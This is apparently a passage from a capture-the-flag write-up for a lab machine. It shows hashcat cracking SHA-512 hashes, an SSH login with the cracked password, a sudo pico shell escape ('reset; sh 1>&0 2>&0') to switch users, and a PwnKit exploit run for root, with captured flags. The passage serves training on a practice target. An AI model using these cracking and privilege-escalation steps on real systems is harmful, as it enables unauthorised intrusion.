  QL injection... keep digging, contact administrator. Congrats on SQL injection..
  . keep digging, contact administrator. Congrats on SQL injection... keep digging
  ,contact administrator. Congrats on SQL injection... keep digging,contact admini
  strator. Congrats on SQL injection... keep digging,contact administrator. Congra
  ts on SQL injection... keep digging,contact administrator. Congrats on SQL injec
  tion... keep digging,contact administrator. Congrats on SQL injection... keep di
  gging,contact administrator. Congrats on SQL injection... keep digging, contact
  administrator. Congrats on SQL injection... keep digging, contact administrator.
   Congrats on SQL injection... keep digging,contact administrator. Congrats on SQ
  L injection... keep digging, contact administrator. Congrats on SQL injection...
   keep digging, contact administrator. Congrats on SQL injection... keep digging,
  contact administrator. Congrats on SQL injection... keep digging,contact adminis
  trator. Congrats on SQL injection... keep digging,contact administrator. Congrat
  s on SQL injection... keep digging, contact administrator. Congrats on SQL injec
  tion... keep digging, contact administrator. Congrats on SQL injection... keep d
  igging, contact administrator. Congrats on SQL injection... keep digging, contac
```

Best64 != Base64)

This is hashcat rule



Google × best64

best64 — Search with Google

best64 rule hashcat

best64 rules

best64 ruleset

best64 rule download

best64 rules hashcat

base64 decode


best64 hashcat

john best64

hashcat best64

Little python script to delete commas

```
with open('hash.txt', 'r') as file:
    content = file.read()
content = content.replace(',', '\n')
with open('hash.txt', 'w') as file:
    file.write(content)
```




```
  GNU nano 7.2
with open('hash.txt', 'r') as file:
    content = file.read()
content = content.replace(',', '\n')
with open('hash.txt', 'w') as file:
    file.write(content)
```

Cracking:


`hashcat -m 1700 hash.txt /home/kali/Desktop/rockyou.txt -r /usr/share/hashcat/rules/best64.rule`

Only 1 password cracked by rockyou




```
Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver

Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

326e7a664d756c39c9e09a98438b08226f98b89188ad144dd655f140674b5eb3fdac0f19bb3903be1f52c40c252c0e7ea7f5050dec63cf3c85290c0a2c5c885:wingardiumleviosa123
pproaching final keyspace - workload adjusted.

ession..........: hashcat
tatus...........: Exhausted
ash.Mode........: 1700 (SHA2-512)
ash.Target......: hash.txt
ime.Started.....: Mon Feb 19 08:33:19 2024 (2 mins, 18 secs)
ime.Estimated ...: Mon Feb 19 08:35:37 2024 (0 secs)
ernel.Feature ...: Pure Kernel
uess.Base.......: File (/home/kali/Desktop/rockyou.txt)
uess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
uess.Queue......: 1/1 (100.00%)
peed.#1.........:  8188.8 kH/s (5.48ms) @ Accel:135 Loops:77 Thr:1 Vec:2
ecovered........: 1/40 (2.50%) Digests (total), 1/40 (2.50%) Digests (new)
rogress.........: 1104517645/1104517645 (100.00%)
ejected.........: 0/1104517645 (0.00%)
estore.Point....: 14344385/14344385 (100.00%)
estore.Sub.#1 ...: Salt:0 Amplifier:0-77 Iteration:0-77
andidate.Engine.: Device Generator
andidates.#1....: $HEX[203531313338323935] → $HEX[04a156616d6f]
ardware.Mon.#1..: Util: 38%
```

Try ssh




```
┌──(kali㉿kali)-[~/THM/castle]
└─$ ssh harry@10.10.158.116
The authenticity of host '10.10.158.116 (10.10.158.116)' can't be established.
ED25519 key fingerprint is SHA256:aoBkBWztoybmKKG6fmaF81L3u4vOoka0W8OgIKh3E7Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.158.116' (ED25519) to the list of known hosts.
harry@10.10.158.116's password:
 _      __    __                    __         __ __                         __
| | /| / /__ / /______  __ _  ___  / /____    / // /__  ___ __    _____ _____/ /_____
| |/ |/ / -_) / __/ _ \/  ' \/ -_)/ __/ _ \  / _  / _ \/ _ `/ |/|/ / _ `/ __/ __/_ /
|__/|__/\__/_/\__/\___/_/_/_/\__/ \__/\___/ /_//_/\___/\_, /|__,__/\_,_/_/  \__//__/
                                                      /___/

Last login: Thu Nov 26 01:42:18 2020
harry@hogwartz-castle:~$ ls
user1.txt
harry@hogwartz-castle:~$ cat user1.txt
RME{th3-b0Y-wHo-l1v3d-f409da6f55037fdc}
harry@hogwartz-castle:~$
```

`sudo -l`



```
harry@hogwartz-castle:~$ ls -la /home
total 16
drwxr-xr-x  4 root      root      4096 Nov 26  2020 .
drwxr-xr-x 24 root      root      4096 Nov 26  2020 ..
drwxr-x---  4 harry     harry     4096 Nov 26  2020 harry
drwxr-x---  5 hermonine hermonine 4096 Nov 26  2020 hermonine
harry@hogwartz-castle:~$ sudo -l
[sudo] password for harry:
Matching Defaults entries for harry on hogwartz-castle:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User harry may run the following commands on hogwartz-castle:
    (hermonine) /usr/bin/pico
    (hermonine) /usr/bin/pico
harry@hogwartz-castle:~$
```




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo pico
^R^X
reset; sh 1>&0 2>&0
```

`sudo -u hermonine /usr/bin/pico`




```
Command to execute: reset; sh 1>&0 2>&0$
$ Get Help
$ Cancel
$
$
$
$ id
uid=1002(hermonine) gid=1002(hermonine) groups=1002(hermonine)
$ ls
ls: cannot open directory '.': Permission denied
$ id
uid=1002(hermonine) gid=1002(hermonine) groups=1002(hermonine)
$
```

user2.txt



```
Command to execute: reset; sh 1>&0 2>&0$
$ Get Help
$ Cancel
$
$
$
$ id
uid=1002(hermonine) gid=1002(hermonine) groups=1002(hermonine)
$ ls
ls: cannot open directory '.': Permission denied
$ id
uid=1002(hermonine) gid=1002(hermonine) groups=1002(hermonine)
$ cd ..
$ ls
harry  hermonine
$ cd hermonine
$ ls
user2.txt
$ cat user2.txt
RME{p1c0-iZ-oLd-sk00l-nANo-64e977c63cb574e6}
$
```

root flag



```
pwnkit.py           100%[===================>]   3.19K  --.-KB/s    in 0.006s

2024-02-19 13:51:34 (552 KB/s) - ‘pwnkit.py’ saved [3262/3262]

hermonine@hogwartz-castle:/home/hermonine$ chmod +x pwnkit.py
hermonine@hogwartz-castle:/home/hermonine$ python3 pwnkit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# id
uid=0(root) gid=1002(hermonine) groups=1002(hermonine)
# cd /root
# ls -la
total 36
drwx------  5 root root 4096 Nov 26  2020 .
drwxr-xr-x 24 root root 4096 Nov 26  2020 ..
lrwxrwxrwx  1 root root    9 Nov 26  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  3 root root 4096 Nov 26  2020 .cache
-rw-r-----  1 root root  336 Nov 26  2020 .credits.txt
drwx------  3 root root 4096 Nov 26  2020 .gnupg
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Nov 26  2020 .ssh
-rw-------  1 root root   38 Nov 26  2020 root.txt
# cat root.txt
RME{M@rK-3veRy-hOur-0135d3f8ab9fd5bf}
#
```